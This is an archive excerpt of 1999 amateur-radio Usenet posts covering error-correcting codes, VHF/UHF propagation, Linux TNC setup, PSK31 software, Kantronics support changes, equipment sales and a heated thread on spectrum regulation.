Hey, he could sell Tacos in a properly zoned area you say! Well, no, this
is public property and he is a libertarian, and believes in less laws means
good laws. Zoning is unfair.

Steve

1473. Re: ��� ��� ������ ������ ������ ������ ������ - ��� ������.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-08 00:00:00 UTC
From: msb <msbSPAMMAPS@newpony.com>
Message-ID: <7c26oa$i2s@dfw-ixnews11.ix.netcom.com>
Source record: 19079

Rania Boubouri wrote in message <199903041945.SM00193@shipping>...
>����: ham-digital@ucsd.edu
>
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thanks for your interest,
hope this helps

[illegible] ij[illegible]□[illegible].^^

1474. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-08 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7c27me$pj1$1@news1.fast.net>
Source record: 19080
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Gary Coffman <ke4zv@bellsouth.net> wrote in message
news:3797b5c1.1665061949@news.atl.bellsouth.net...
>On Mon, 01 Mar 1999 18:14:20 GMT, markv@pixar.com wrote:

>>Repeating everything three times triples your output power, and still
doesn't
>>give you what you need: the ability to engineer communications channels
with
>>_arbitrarily low_ error percentages, as long as the communication rate is
>>below the channel capacity.
>
>Right. Shannon addressed this issue too. He showed that mere repetition
>can never guarantee correct delivery of a message. But there are ways
>which can. This is the subject of error detecting and correcting coding.
>In order to guarantee correct message delivery, a coding must have the
>capability of detecting that an error has occurred. Examples of this
include,
>but aren't limited to, checksums and cyclic redundancy checking.
>
>Mere error detection, while necessary, isn't sufficient however. You could
>send the same information over and over and still have it in error each
time
>(perhaps with different errors each time, or perhaps with the same errors
>each time). HF packet is a good example of this. While the CRC detects
>errors, repetition won't guarantee that an error free packet will ever be
>received.
>
>Once you know an error has occurred, then error correction techniques
>can be applied. There are a large number of these too. Examples include
>Reed-Solomon coding, trellis coding, etc. An important property of an error
>correcting coding is that it can localize the error to a specific bit or
bits.
>One way of doing this is by putting the information in a matrix and
calculating
>the CRC for each row and each column. If there is an error in a specific
row
>and a specific column, the intersection of the row and column identify the
>bit which is in error. That bit can then be flipped, then the CRCs
recalculated

>to confirm the message is now error free, etc. If there are multiple errors
in
>a row or column, the process has to be iterated until all the bits in error
>have been located and corrected.
>
>Another important property of an error correcting coding is the amount of
>overhead it requires. Some ECC methods require a fixed overhead designed
>to cope with the worst channel condition in which communications is
possible
>at all. Most block codes (such as the RS code mentioned above) fall in this
>category. But for a variable channel, like HF, that isn't very efficient.
Often,
>messages will be received without error, or with only a few errors, so the
>ECC overhead reduces channel capacity more than necessary. Ideally, we
>want to send just enough overhead to have the message received correctly
>under current channel conditions, and no more. A technique to do that is
>called punctured coding.
>
>Punctured coding sends only enough information to convey the message if
>no errors occur, plus enough information to allow error detection. Then if
an
>error is detected, more information is sent to allow correction of some
errors.
>If that still isn't enough, more information is sent to allow correction of
more
>errors, etc. In most cases, the full set of coding overhead doesn't have to
be
>sent before the message is correct. So less channel capacity is consumed
>by ECC overhead than with fixed coding.
>
>Note that with punctured coding the same information is never sent twice.
>Only enough extra ECC overhead is sent to allow the original message to
>be recovered. Thus each transmission increases the amount of information
>about the content of the message. No information already known to be
correct
>is repeated. This makes the coding efficient and adaptive to channel
conditions.
>Of course this technique only works for two way contacts, it can't work for
>one way broadcasts because it requires feedback from the receiving station
>to indicate when the message has been received correctly.

There is also another interesting technique ... called "code combining."

A rate 1/2 convolutional coder can be viewed as taking n input symbols
and converting them into two symbols streams, "a" and "b" consisting
of n symbols each (but the "a" and "b" symbol streams are, of course,
different from each other AND the original data stream).

Normally, the "a" and "b" symbol streams are comutated into a single
symbol stream of 2n symbols and transmitted as a "rate 1/2 code."

However, it is possible to send just the "a" symbols as a "rate 1 code",
saving both the "a" and "b" symbols in a buffer. If the signal quality
is high enough at the receiving end, the rate 1 "a" symbols can be fed
to a Viterbi decoder (with the missing "b" symbols being treated as
erasures) and the message will decode correctly.

If the signal is not good enough, a NAK can be transmitted and
the originator then sends the (previously buffered) "b" symbols as
another "rate 1 code." At the receiver, the newly received "b"
symbols are combined (interleaved as they would be in a "normal"
rate 1/2 convolutional code) with the previously received "a" symbols
to form a rate 1/2 convolutional code. This provides a significant
coding gain (dependent on the constraint length).

If the signal is still too weak to decode without errors, the receiver
NAKs again and the originator sends the "a" symbols again.
This new copy of the "a" symbols is combined with the 1st copy
of the "a" symbols in a weighted, majority vote fashion, with symbols
not "passing muster" in the weighting process marked as erasures,
then combined with the "b" symbols and the Viterbi decoder takes
another run at it.

This process alternates between "a" and "b symbol streams with each
retransmission of a single, rate 1 sequence allowing the synthesis of
a rate 1/n code, where n is the number of rate 1 packets sent.

While this can introduce delay on a bad channel, it has the
interesting property that it will always deliver a correct message
with the least possible number of coded symbols sent over the
channel. If the channel is good most of the time and suffers from
random burst errors, this technique can be a real winner, since
most of the time, only one "rate 1 coded" copy of the packet
must be sent ... retries occur only as much as necessary to
get the message through ... cool.

Additionally, if an ACK/NAK from the intended receiver is not
desirable (LPI, covert situation, etc.) or the receiver is inherently
receive only, it is possible to select a number of transmissions
"n" which will synthesize a rate 1/n code which gives some
statistical probability of correct reception at the intended receiver
under assumed propagation conditions. (It's amazing how
vertical the waterfall curve for a rate 1/256 code is :-)

73,
- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!

http://www.nocode.org
-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

iQA/AwUBNuSh95e+N6+q84HiEQJiYQCgqqzbAibkQWWvJaMKrQtvrblOmaMAnRfA
Pqm9ARjdnE3/kC5TUDYgFEBJ
=wOVd
-----END PGP SIGNATURE-----

1475. Re: HELP!: UHF/VHF range prediction

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-08 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7c28ku$q0d$1@news1.fast.net>
Source record: 19081
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.antenna,rec.radio.amateur.equipment

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Gary Coffman <ke4zv@bellsouth.net> wrote in message
news:3794a0dc.1659712175@news.atl.bellsouth.net...
>On Sat, 06 Mar 1999 17:30:36 -0500, Ted Grant <tedgrant@earthlink.net>
wrote:
>>I am looking for [economical] ways to predict path loss between a base /
>>repeater and a mobile/handheld at UHF/VHF.
>>
>>I'm interested in "local" propagation-- a few miles to tens of miles--
>>in cities with tall buildings and suburban areas with houses and trees.
>>I want to *quantify* the effect of things like height of base & mobile
>>antennas, and environment, having an HT antenna inside the car, etc, on
>>received signal strength.
>>
>>I'm hoping to find some rule-of-thumb guides, simple algorithms or low
>>cost software. [I'm not really interested in DX propagation or
>>multi-thousands of dollar cellular industry software].
>
>Unfortunately, you need a terrain modeling program if you expect
>to get accurate answers. VHF/UHF radio waves don't travel well
>through the Earth, nor do they travel in a simple manner through
>urban clutter. On simple line of sight paths, signal strength falls
>off in inverse proportion to the square of the distance, but there
>are few simple line of sight paths in your scenarios.

Even outdoors in a suburban residential area (not real dense
condos, but single family homes on decent sized lots) the factor
can easily be an inverse 3rd or 4th power function of distance.

Gary is right ... to get accurate results you need some
pretty sophisticated software as well as accurate terrain
databases with indications of building density, etc.

- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!
```

http://www.nocode.org

-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

iQA/AwUBNuSlzZe+N6+q84HiEQIhtACbBY5+2O4BmUD0Z9/qIrFm7BO8P9MAnjig
yPQbKVjN43+R894SWRHf3B9r
=E9J+
-----END PGP SIGNATURE-----

1476. Kenwood Ham Software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-09 00:00:00 UTC
From: kb0ksa@aol.com
Message-ID: <19990309070925.01142.00000017@ng32.aol.com>
Source record: 19082

Hi, I'm looking for the Ham Software that Kenwood put out in the early 1990s. I have a TS-950SD and want to use the software Kenwood designed for the rig. Willing to pay fair price and shipping. Copies are OK too!
Tnx for the help.
73s...John

1477. Re: how to get my TNC running in Linux ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-09 00:00:00 UTC
From: do440@FreeNet.Carleton.CA
Message-ID: <7c39fp$dso@freenet-news.carleton.ca>
Source record: 19083

Can I get a MFJ-1278B to run under minicom too? Any other Linux possibilities to replace MFJ's Multicomm?

Thanks, Orin

--
do440@freenet.carleton.ca Orin Durey, Baker Lake, Nunavut, Canada
New Nunavut callsigns after April 1, 1999. All Nunavut hams get a new callsign prefix, VY0. So we will become VY0DU 73's! DE VE8DU

1478. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-09 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37a64efc.1823151570@news.atl.bellsouth.net>
Source record: 19084
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

On Mon, 08 Mar 1999 19:55:51 GMT, markv@pixar.com wrote:
>In article <379d049d.1750796743@news.atl.bellsouth.net>,
> ke4zv@bellsouth.net (Gary Coffman) wrote:
>
>> Wilson is the most lucid writer on the topic that I've found. I'm particularly
>> fond of his treatment of the topology of signal spaces.
>
>When I mentioned that I thought I needed training wheels, I meant no criticism
>of Wilson's text, but more of my own abilities to understand :-).
>
>That being said, I am finding it to be like dipping your toe into a hot bath:
>each time, you can put your foot in a little more. I'll get their eventually.
>
>I find my training in statistics to be inadequate, but most of my other math
>skills seem up to the task. I've found working through the questions at
>the end of the chapter to be very informative (and even fun!), but I sometimes
>wish I had a professor to grade my responses.
>
>Thanks for the suggestions for other books, I'll check 'em out.

Do that. Having a number of different texts is a great aid because
each author approaches the subject from a slightly different direction.
As you read each one, some of what the others have said begins to
make more sense. Finally, you achieve a synthesis and become
confident of your understanding of the subject. I find this more
useful than just grinding and grinding at one text. A live professor
might be able to guide you by offering several different approaches,
but I often find that a professor, particularly a professor who has
written the class text, tends to be fairly rigid in his approach, and
that can hinder learning. (There are wonderful, but rare, exceptions,
of course. A very few professors really know how to teach, and they
are a treasure.)

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

1479. Re: I need some help on digital radio ...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-09 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37a75372.1824293005@news.atl.bellsouth.net>
Source record: 19085

On Fri, 05 Mar 1999 21:53:19 +0100, "Henrik E. Nilsen" <henrik.nilsen@hl.telia.no> wrote:
> I'm an astrophysics student who knows nearly nothing about Ham radio,
>except I thought I remembered that it's possible to send data over it
>(which a quick look at the net has now confirmed).
> A group of us here in Scandinavia have recently established an
>organization to support astronomy research in Uzbekistan, where things
>are in pretty bad shape at the moment. Please se: <www.maidanak.org>.
> The University in Tashkent runs an Observatory on Maidanak Mountain, a
>few hunred kilometers away, but they have no comunication. There is a
>desire to install internet at the observatory, which would mean a
>satelite link (very expensive). I think radio could be a great
>alternative.
> What they need is voice and e-mail communication between Tashkent
>(which has internet access), Kitab - the base camp station near the
>observatory and Maidanak. If possible image transfer would also be
>good, but these CCD images are quite large (often several Meg).
> So, my questions are: what equipment do we need, and what does it cost?
>(we have some basic computer equipment, but no radios, antenas, cables,
>software, radio modems, etc.) What are the rules for radio use in the
>former soviet republics?
>Thanx.
>
>- Henrik

Spanning several hundred kilometers at megabit rates isn't going to be cheap. Microwave hops on the order of 30 km each would be required, and even using amateur radio scrounging techniques, each hop would likely exceed $1,000 and require continuing maintenance (and parts for scrounged equipment could be unobtainium). New equipment cost, if you went that route, could easily exceed $15,000 per node, making this approach virtually untenable.

56 kb rates at low UHF would be cheaper. Each hop would still cost about $1,000 (if you bought all, or most, of the equipment new, about $600 if you scrounge a bit), but hop lengths could extend out to 90 km each (depending somewhat on terrain), so fewer relay stations would be required. Continuing maintenance costs, and operating costs still have to be factored in, of course.

Low rates, on the order of 1200-9600 baud, would be a bit cheaper still. Approximately the same number of hops would be required, but the all new costs would be lower per hop, about $650, and scrounged costs could drop as low as $200-$300 per node. You'd basically be reduced to Email at these rates, however, with just a touch of realtime ability at the higher rate. And again, maintenance and operating costs have to be factored in.

The cheapest way would be to employ HF NVIS techniques. That would
only require equipment at each end, but speed would be 300 baud or less.
Total system cost using amateur scrounging could fall below $2,000 for
the entire system. Operating and maintenance costs will also be lowest
for this system. This would be strictly text Email only.

Satellite time for a SCPC link isn't *that* high anymore. T1 rate channels
lease for on the order of $1,000 per month, with no maintenance headaches
on your part. If you can share the link, costs can drop even more. I'd be
hunting for a grant to pay for satellite time. That'd give you near realtime
imagery as well as realtime web and internet capability.

I can't speak at all to the issue of radio regulations in that area.
Things have changed so much, that any opinion from this distance
would be a wild guess at best. Internet distribution by radio has
been attempted in that area, however. Check the TAPR site for
a pointer to one amateur who worked for an international aid
agency to do just that. The URL is www.tapr.org . He may be
able to give you more advice on how to deal with the regulatory
environment there.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

1480. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-09 00:00:00 UTC
From: chris@pooh.cc.ucf.edu
Message-ID: <7c3mhlijj1@news.cc.ucf.edu>
Source record: 19086
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.homebrew

In article <1icF2.14514$hC.7397826@news1.teleport.com>,
Colin Caulkins <caulkins@user1.teleport.com> writes:
> In rec.radio.amateur.misc Steve Sampson <ssampson@usa-site.net> wrote:

> You're right, zoning is unfair,

I do not recall reading, or be told or prommissed anywhere that
life is or is suppoed to be fair. It is not fair. Deal with it.

Chris

--
==
Chris Maukonen "Change is not merely necessary
Sr. Systems Programmer to life - IT IS LIFE"
Univeristy of Central Florida Alvin Toffler
chris@.ucf.edu (407) 823 5460

1481. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-09 00:00:00 UTC
From: Hans K0HB <K0HB@arrl.org>
Message-ID: <7c41an$1ev$1@nnrp1.dejanews.com>
Source record: 19087
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Carl R. Stevenson wrote:

> There is also another interesting technique ... called "code combining."
>
> A rate 1/2 convolutional coder can be viewed as taking n input symbols
> and converting them into two symbols streams, "a" and "b" consisting
> of n symbols each (but the "a" and "b" symbol streams are, of course,
> different from each other AND the original data stream).

...clip a lot of good info...

Carl,

I liked this post.

1) You presented some good information in an instructive
and well structured fashion.

2) You didn't denigrate anyone, whether they agreed with you or not.

Keep up the good work.

74, de Hans, K0HB

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1482. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-09 00:00:00 UTC
From: Phil Kane <philkane>
Message-ID: <cuvyxnarpbzzynjpragrepbz.f8chm31.pminews@nntp1.ba.best.com>
Source record: 19088
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy

On Tue, 09 Mar 1999 16:49:01 GMT, Colin Caulkins wrote:

> In rec.radio.amateur.misc Steve Sampson <ssampson@usa-site.net> wrote:
>
> > It is public property, administered by professional civil servants, who
> > enforce every law enacted by elected representatives.
>
> Who have regulated it to pieces.

As it should be.

> All I'm saying is that the regulations
> should be much less than they currently are, but not completely
> non-existant.

How much more of a sewer and "Alice-in-Wonderland" do you want
both the commercial and the amateur spectrum to become?

> This isn't a very good analogy, because the
> radio spectrum is not comparable to land. Whereas land can and should be
> privately owned, the radio spectrum is and should be public property.

Then why are you applying land ownership/use concepts such as
"private" or "public" "property" to the regulation of its use?

I know that it must inflame the non-professionals for me to say
this, but the professionals have been charged to be the manager
of the resource by the government, which bottom=line is the
representative of our society, and to get a professional job
done. Get out of the way and let them do it.

73 de Phil Kane - K2ASP

1483. Re: KPC-4 firmware version?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-10 00:00:00 UTC
From: bgreer1@earthlink.n0spam.net
Message-ID: <slrn7edh04.jv.bgreer1@localhost.localdomain>
Source record: 18998

On 10 Mar 1999 01:58:05 GMT, KB0KSA <kb0ksa@aol.com> wrote:
>Hi. I was running ver. 2.85 until 3 weeks ago when I upgraded to ver 8.2. I

I have just received an email back from Mary at Kantronics stating that
they will no longer sell firmware upgrades to the KPC-4 (which was running
2.85 here.) sigh.

1484. Re: how to get my TNC running in Linux ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-10 00:00:00 UTC
From: bgreer1@earthlink.n0spam.net
Message-ID: <slrn7edgsc.jv.bgreer1@localhost.localdomain>
Source record: 18999

>others on either side, but 4800 isn't there. That's annoying because 4800 is
>a good speed to talk to a 1200 baud TNC, and it's also the speed that most GPS
>units talk.

Hmm.. Try minicom ver 1.82. The setup includes options for 4800.. This
is in the Redhat 5.2 distro, and also seen on my Slackware 3.6 box...

1485. Re: how to get my TNC running in Linux ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-10 00:00:00 UTC
From: rave_bob@REMOVE.videotron.ca
Message-ID: <rave_bob-1003991520410001@192.168.1.2>
Source record: 19000

> Hmm.. Try minicom ver 1.82. The setup includes options for 4800.. This
> is in the Redhat 5.2 distro, and also seen on my Slackware 3.6 box...

how do i make the soundmodem driver work on 2M with 2 x 5W HTs...what is
the diagram i need to built to key up PTT or receive, software to use etc?
(using rh5.2)

in other word the cheapest way to link them together :)

alex

1486. Re: how to get my TNC running in Linux ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-10 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7ednef.79d.nielsen@bob.localnet>
Source record: 19001

On Wed, 10 Mar 1999 13:23:54 GMT,
John Ackermann <john.ackermann@daytonOH.ncr.com> wrote:
>In article <7c39fp$dso@freenet-news.carleton.ca>, do440@FreeNet.Carleton.CA (Orin Durey)
wrote:
>>
>>Can I get a MFJ-1278B to run under minicom too? Any other Linux
>>possibilities to replace MFJ's Multicomm?
>>
>>Thanks, Orin
>
>Minicom works fine as a terminal program, and as long as you're talking to the
>TNC in command mode (rather than KISS or DED) it should work fine. The only
>problem with minicom (at least the version distributed with Debian Linux) is
>that it skips the 4800 baud speed setting -- you can do 2400 or 9600, or
>others on either side, but 4800 isn't there. That's annoying because 4800 is
>a good speed to talk to a 1200 baud TNC, and it's also the speed that most GPS
>units talk.

John,

I have the Debian 1.82-3 minicom package installed (slink) and it has a 4800
baud setting.

Bob

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

1487. Re: Bafoofnik's Ham Radio Search Engine

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-10 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7edn76.79d.nielsen@bob.localnet>
Source record: 19002

On Wed, 10 Mar 1999 16:44:55 -0800, Spencer Lazar <slazar19@sgi.net> wrote:
>You are invited to visit Bafoofnik's Ham Radio Search Engine.
>
> http://www.qth.com/stamper/search/bafoofnik.htm
>
>A one stop resource for almost everything in ham radio.
>
>73, Spike W9XR

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

1488. Re: PSK31 Info requested

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-10 00:00:00 UTC
From: wa2rsx@att.netWORKed.net
Message-ID: <36e6e4da.435817@netnews.worldnet.att.net>
Source record: 19003

I received this from Gary in email; thanks very much for the info. I
have tried once before with BTL, and will make another attempt at it.
I was getting nothing from my xcvr to the program for some reason.

Thanks again.

>Vince -
>What you need is BTL (Blaster RTTY) This works with a soundcard
>as long as it has Sound Blaster emulation. While it is a DOS
>program it works fine on my Win95 system in a DOS window.

>PSK31 is a new mode which is similar to RTTY that allows
>keyboard to keyboard with very small bandwidth. It also runs on on
>the soundcard and is a true Win application, but it won't do regular
>RTTY.

>Download sites are below:

>For the RTTY software go to:
>http://www.geocities.com/SiliconValley/Heights/4477/

>for PSK31 go to:
>http://det.bi.ehu.es/~jtpjatae/ham.html
> and download p31sbw105.zip

>Hope this helps. You can post this if you like.

>Gary
>K3OS
>Wilton, CT

On 10 Mar 1999 15:08:52 GMT, wa2rsx@att.netWORKed.net (Vince) wrote:

>Hello:
>
>I have just been told a little about PSK31 as a program that makes use
>of the computer soundcard.
>
>I am looking for a program that will run under WIN95b and make use of
>AUDIOPCI soundcard by Ensonique. The program must do HF Baudot RTTY.
>
>Does PSK31 meet these requirements?
>Any other programs available for these purposes?
>
>Thanks es 73s
>
>Vince

>Long Island, NY
>
>email: wa2rsx@att.net and post to NG
>
>

1489. FS: Motorola HT's

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-10 00:00:00 UTC
From: "ST1A55@msn.com" <ST1A55@email.msn.com>
Message-ID: <OjKPcK0a#GA.246@upnetnews02.moswest.msn.net>
Source record: 19004
Cross-posted to:
rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.swap

2 GP-350 16ch UHF Both Comes
With Battery Antenna & Surveillance Adapter $250.00ea Like New

1 GP-300 16ch UHF Comes With Battery & Antenna $200.00 Used
But In Good Shape

Will Consider Reasonable Offers.
If Interested E-mail Me At ST1A55@msn.com

1490. Free Linux/Unix Kam Plus host mode program

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-10 00:00:00 UTC
From: chris@cvine--nospam--.freeserve.co.uk
Message-ID: <36e6f386.572063@news.freeserve.net>
Source record: 19005

A free (GPL) host mode terminal program for the Kantronics Kam Plus is
on my web site
http://www.cvine.freeserve.co.uk

I run it on linux but it should compile on any Unix system (I would be
interested in reports from *BSD users).

Reports from users would be welcome.

Chris.

--
If replying by e-mail, remove the --nospam--

1491. Frequency counter circuit required

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-10 00:00:00 UTC
From: David Cunningham <D.L.C@btinternet.com>
Message-ID: <7c6te0$qg5$1@plutonium.btinternet.com>
Source record: 19006
Cross-posted to: rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc

I need a circuit for a frequency counter, covering a range of about 500kHz
to 30MHz, for amateur radio use, preferably using TTL i.c's.
I intend to use it for measuring the frequencies of vfo's, local
oscillators, etc. The circuit should preferably be as simple and inexpensive
as possible. If anyone can help by suggesting a suitable circuit, please
email me.
Thanks.

1492. Pacterm '98 announcement - was Re: KPC-4 firmware version?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-10 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <umkhid1a#GA.107@upnetnews05>
Source record: 19007

I'll be putting a press release out next week on this, but Kantronics has also decided to stop OEMing Pacterm '98. So Creative Services Software will take over sales and support on April 1.

Phil Anderson, Kantronics Presdient told me that they are focusing on hardware support and development and are working on getting into the paging market. After discussing this with him for quite a while, we both felt it best for hams that software support needs to come from CSS and hardware support from Kantronics.

Timewave and MFJ will continue to be OEM partners with the PK-Term '99 and the forthcoming Multicomm Host product.

Our support of Pacterm '98 will begin with version 1.2.1B, which is planned to be released after the Charlotte Hamfest. CSS will be there this weekend, as well as Dayton in May.

Bill Campbell, WD4HEN will be handling techincial support for CSS. The new support number, which can be used on April 1, is 256-381-6135. Sales will be at 256-381-6100.

If you're going to be in Charlotte this weekend
Brian Greer wrote in message ...
>On 10 Mar 1999 01:58:05 GMT, KB0KSA <kb0ksa@aol.com> wrote:
>>Hi. I was running ver. 2.85 until 3 weeks ago when I upgraded to ver 8.2.
I
>
>I have just received an email back from Mary at Kantronics stating that
>they will no longer sell firmware upgrades to the KPC-4 (which was running
>2.85 here.) sigh.
>
>
>

1493. Q: Software for Kantronics UTU-XT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-10 00:00:00 UTC
From: tswisher@gcfn.org
Message-ID: <7c7adh$d7t@login.freenet.columbus.oh.us>
Source record: 19008

All;

I've got a Kantronics UTU-XT that I've been tinkering with and was wondering if anyone knows a source for more up to date software (preferably Windows based) for it? I've been using the DOS package "Kanterm" that Kantronics used to sell but would like to try something a bit more up to date.

Thanks in advance.

Tom WA8PYR
--
* Tom Swisher, WA8PYR | tswisher @ gcfn.org *
* The Ohio Railway Museum | "Save Our Roads.. Ship It By Rail" *
* ORM WWW http://members.aol.com/orm578/page/ormhome.htm *
* Central Ohio Scanning http://www.qsl.net/wa8pyr/index.html *

1494. Re: PSK31 Info requested

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-10 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7c7b0e$mk9$1@news1.fast.net>
Source record: 19009

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Vince <wa2rsx@att.netWORKed.net> wrote in message
news:36e68a2a.87087761@netnews.worldnet.att.net...
>Hello:
>
>I have just been told a little about PSK31 as a program that makes use
>of the computer soundcard.
>
>I am looking for a program that will run under WIN95b and make use of
>AUDIOPCI soundcard by Ensonique. The program must do HF Baudot RTTY.
>
>Does PSK31 meet these requirements?

Nope ... while I suspect (but have not verified) that the PSK31 software
will run on the Ensonique AUDIOPCI card (which supports SoundBlaster
compatitibilty, PSK31 is MUCH BETTER than Baudot RTTY ... 50 wpm
in a 31 Hz bandwidth!

>Any other programs available for these purposes?

Check out http://www.geocities.com/SiliconValley/Heights/4477/
for something that is supposed to be good at old-fashioned RTTY.

But consider giving PSK31 a try ... you may never go back to
RTTY :-)

73,
- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!
http://www.nocode.org

-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

iQA/AwUBNucvR5e+N6+q84HiEQIOGgCfQXPAaN227jLd/qSDoE3lmFgNM+AAn3vY
GPv92BpbXPYlx3V19Vt3nd51
=fMQB
-----END PGP SIGNATURE-----
```

1495. FS: Motorola HT's Up DATE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-10 00:00:00 UTC
From: "ST1A55@msn.com" <ST1A55@email.msn.com>
Message-ID: <e7uWDG5a#GA.278@upnetnews05>
Source record: 19010
Cross-posted to:
rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.swap

2 GP-350 16ch UHF With Scan Both Comes
With Battery Antenna & Surveillance Adapter $250.00ea Like New

1 GP-300 16ch UHF With Scan Comes With Battery & Antenna $200.00 Used
But In Good Shape

Will Consider Reasonable Offers.
If Interested E-mail Me At ST1A55@msn.com

1496. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-10 00:00:00 UTC
From: svwindigo@aol.comH2O
Message-ID: <19990309201707.19538.00000359@ng08.aol.com>
Source record: 19089

>Colin Caulkins <caulkins@user2.teleport.com>
>Date: 3/8/99 5:37 PM Central

>
>And what have several decades of "Progressive" politics given us? Social
>Security, which is an illegal ponzi scheme that will likely go broke.
>SSI, which pays people for being addicted to drugs and alcohol. The EEOC,
>which persecutes Joe's Restaurant for not having enough female servers,
>and threatens to make Hooters hire men. Welfare is easy to get, but
>getting a building permit can be a nightmare. What's wrong with this
>picture?

If you look around you and past your pet peaves there is very little wrong with this picture. Assuming that you live in the US you will notice the worlds strongest econ, medical care equal or better than any in the world, freedoms unheard of in any other country on earth, etc.,etc. Also the libertarian to contribute little and live off the efforts of others.

Happy Trails
chuck
S/V Windigo - Sitka, AK

1497. Re: KPC-4 firmware version?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-10 00:00:00 UTC
From: kb0ksa@aol.com
Message-ID: <19990309205805.13257.00000162@ng99.aol.com>
Source record: 19090

Hi. I was running ver. 2.85 until 3 weeks ago when I upgraded to ver 8.2. I think the latest ver. for you is 8.3.
Check out Kantronics web site, lots of info there.
73s and GL
John

1498. Re: how to get my TNC running in Linux ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-10 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7ebjph.5hu.nielsen@bob.localnet>
Source record: 19091

On 9 Mar 1999 13:59:21 GMT, Orin Durey <do440@FreeNet.Carleton.CA> wrote:
>
>Can I get a MFJ-1278B to run under minicom too? Any other Linux
>possibilities to replace MFJ's Multicomm?

Yes.

Also TNT and a bunch of kernel ax.25 applications (call, listen, etc.)
See the AX25-HOWTO.

>
>Thanks, Orin
>
>--
>do440@freenet.carleton.ca Orin Durey, Baker Lake, Nunavut, Canada
>New Nunavut callsigns after April 1, 1999. All Nunavut hams get a new
>callsign prefix, VY0. So we will become VY0DU 73's! DE VE8DU

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

1499. New scanner information archive

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-10 00:00:00 UTC
From: Aaron Ceraldi <ceraldi@albany.net>
